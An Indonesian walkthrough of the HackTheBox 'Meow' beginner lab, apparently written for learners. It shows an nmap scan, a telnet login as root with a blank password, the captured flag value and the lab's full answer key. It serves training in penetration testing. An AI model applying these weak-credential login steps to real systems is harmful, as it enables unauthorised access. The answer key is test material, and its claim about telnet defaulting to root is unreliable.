

HackTheBox


Learn the basics of Penetration Testing

Level: Meow - Very Easy


Pada tahapan ini, kita ditugasi untuk mencari flag.txt melalui telnet.

Tag: #Telnet #Protocols #Reconnaissance #Weak Credentials #Misconfiguration


1. Tekan “*Spawn Machine*” untuk menampilkan IP target kita.



Setelah ditekan, maka secara otomatis akan menampilkan IP target (lihat gambar di bawah).



2. Untuk langkah selanjutnya, kamu perlu terhubung dengan *Virtual Machine* milik HackTheBox atau tersambung dengan openvpn milik HackTheBox (lihat gambar di bawah).



*Catatan:

- Jika kamu menggunakan *Free Plan*, maka kamu hanya akan bisa menggunakan *virtual machine* milik HackTheBox selama 2 jam saja.
- Alternatifnya, kamu dapat menggunakan *openvpn* milik HackTheBox untuk terhubung dengan lingkungan mesin kita. Kamu dapat melihat tutorial yang disediakan oleh HackTheBox.

3. Setelah semua tahap di atas telah selesai, sekarang kita mulai pekerjaan utama kita. Pertama, kita tidak mengetahui *service* dan port apa saja yang sedang berjalan atau terbuka di dalam mesin target kita, maka pada tahap ini kita mencoba untuk mencari tahu hal tersebut.

- Kita akan menggunakan alat yang bernama Nmap. Nmap (singkatan dari *Network Mapper*) adalah alat *open-source* yang digunakan untuk pemindaian jaringan dan keamanan. Buka terminal dan ketik perintah ini:


Format:

```
nmap IP_address
```

Contoh:

```
nmap 10.129.240.78
```

- Klik *enter*, kemudian terminal akan menampilkan hasilnya seperti gambar di bawah ini.



```
File Actions Edit View Help
(root@kali)-[~]
# nmap 10.129.240.78
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 23:06 EST
Nmap scan report for 10.129.240.78
Host is up (0.58s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
23/tcp    open  telnet
Nmap done: 1 IP address (1 host up) scanned in 18.76 seconds
```

- Perhatikan yang ditandai dengan kota merah, di situ terdapat informasi mengenai PORT 23/tcp, status *Open*, dan layanan yang berjalan adalah telnet.



```
(root@kali)-[~]
# nmap 10.129.240.78
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 23:06 EST
Nmap scan report for 10.129.240.78
Host is up (0.58s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
23/tcp    open  telnet
```

- Berdasarkan informasi ini kita telah mengetahui layanan dan port yang sedang berjalan, selanjutnya kita akan masuk ke dalam layanan tersebut.

4. Sekarang kita akan mencoba masuk ke dalam layanan telnet pada IP target.

Format:

telnet IP_address Port

Contoh:

telnet 10.129.240.78 23

Klik *enter*, kemudian terminal akan menampilkan hasilnya seperti gambar di bawah ini.

*Catatan:

- Untuk Login gunakan “root”, karena jika layanan telnet tidak diberi sandi, maka otomatis menggunakan kata “root”.

```
(root@kali)-[~]
# telnet 10.129.240.78 23
Trying 10.129.240.78 ...
Connected to 10.129.240.78.
Escape character is '^]'.

Hack the Box

Meow login: root
```

Berikut adalah tampilan awal dari layanan telnet dan dengan ini kita telah berhasil masuk ke dalam layanan telnet IP target kita.

```
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage

System information as of Mon 11 Nov 2024 04:30:24 AM UTC

System load:        0.0
Usage of /:          41.7% of 7.75GB
Memory usage:       4%
Swap usage:         0%
Processes:          135
Users logged in:    0
IPv4 address for eth0: 10.129.240.78
IPv6 address for eth0: dead:beef::250:56ff:feb0:ee0

* Super-optimized for small spaces - read how we shrank the memory
  footprint of MicroK8s to make it the smallest full K8s around.

https://ubuntu.com/blog/microk8s-memory-optimisation

75 updates can be applied immediately.
31 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Sep  6 15:15:23 UTC 2021 from 10.10.14.18 on pts/0
root@Meow:~#
::1          ff00::0          ff02::2          ip6-allrouters ip6-localnet    ip6-mcastprefix Meow
fe00::0      ff02::1          ip6-allnodes    ip6-localhost  ip6-loopback    localhost
root@Meow:~#
```

5. Kita cari file flag.txt dengan mengetik:

```
ls
```

Hasil:

```
root@Meow:~# ls
flag.txt  snap
root@Meow:~#
```

6. Mari kita lihat isi dari file flag.txt tersebut dengan mengetik:

```
cat flag.txt
```

Hasil:

```
root@Meow:~# cat flag.txt
b40abdfе23665f766f9c61ecba8a4c19
root@Meow:~#
```

7. flag.txt telah ditemukan: **b40abdfе23665f766f9c61ecba8a4c19**

Berikut adalah jawaban dari setiap pertanyaannya:

1. What does the acronym VM stand for? **Virtual Machine**
2. What tool do we use to interact with the operating system in order to issue commands via the command line, such as the one to start our VPN connection? It's also known as a console or shell. **Terminal**
3. What service do we use to form our VPN connection into HTB labs? **OpenVPN**
4. What tool do we use to test our connection to the target with an ICMP echo request? **Ping**
5. What is the name of the most common tool for finding open ports on a target? **Nmap**
6. What service do we identify on port 23/tcp during our scans? **Telnet**
7. What username is able to log into the target over telnet with a blank password? **Root**